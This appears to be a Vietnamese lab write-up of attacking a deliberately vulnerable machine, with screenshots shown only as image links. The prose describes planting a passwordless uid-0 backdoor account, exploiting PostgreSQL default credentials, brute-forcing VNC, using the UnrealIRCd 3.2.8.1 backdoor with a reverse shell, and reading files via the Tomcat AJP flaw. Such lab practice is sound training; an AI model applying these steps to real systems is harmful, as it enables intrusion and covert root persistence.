
Trong này, mình sẽ tạo thêm 1 user abc không có mật khẩu với uid và gid là 0, đây là id của root và thư mục chính là /root với shell mặc định là /bin/bash. Từ đây máy lab sẽ có thêm 1 user abc với quyền root:




Thử telnet đến máy lab với tài khoản abc và kiểm tra thì thấy nó có toàn quyền root:




**\* Thực hiện khai thác dịch vụ postgresql**


****

Sử dụng chế độ scan postgresql và phát hiện có tài khoản có username và password là postgresql:


****

Ngoài ra metaspolit có một mã khai thác có thể sử dụng trên này:







Sử dụng metasploit theo hướng dẫn:




Thiết lập rhost của máy lab để tấn công vào và lhost của máy kali để khai thác:




Run và thành công vào shell dưới user postgress:




Sử dụng su để lên tài khoản abc có quyền root đã được tạo từ trước:




**\* Thực hiện khai thác dịch vụ vnc**




Thực hiện tấn công bruteforce và phát hiện mật khẩu là password:




Kết nối thành công:



**\* Thực hiện khai thác dịch vụ irc**



Irc ở phiên bản 3.2.8.1, tìm kiếm trên gg thì có mã khai thác của phiên bản này:




Sử dụng metasploit:




Set thêm reverse shell vào backdoor:






Run và thành công vào shell root




**\* Thực hiện khai thác dịch vụ ajp13**

****

Tìm kiếm trên gg và phát hiện lỗ hổng đọc tệp AJP của Apache Tomcat

****

Chạy mã khai thác trên metasploit và đọc được tệp ajp:

****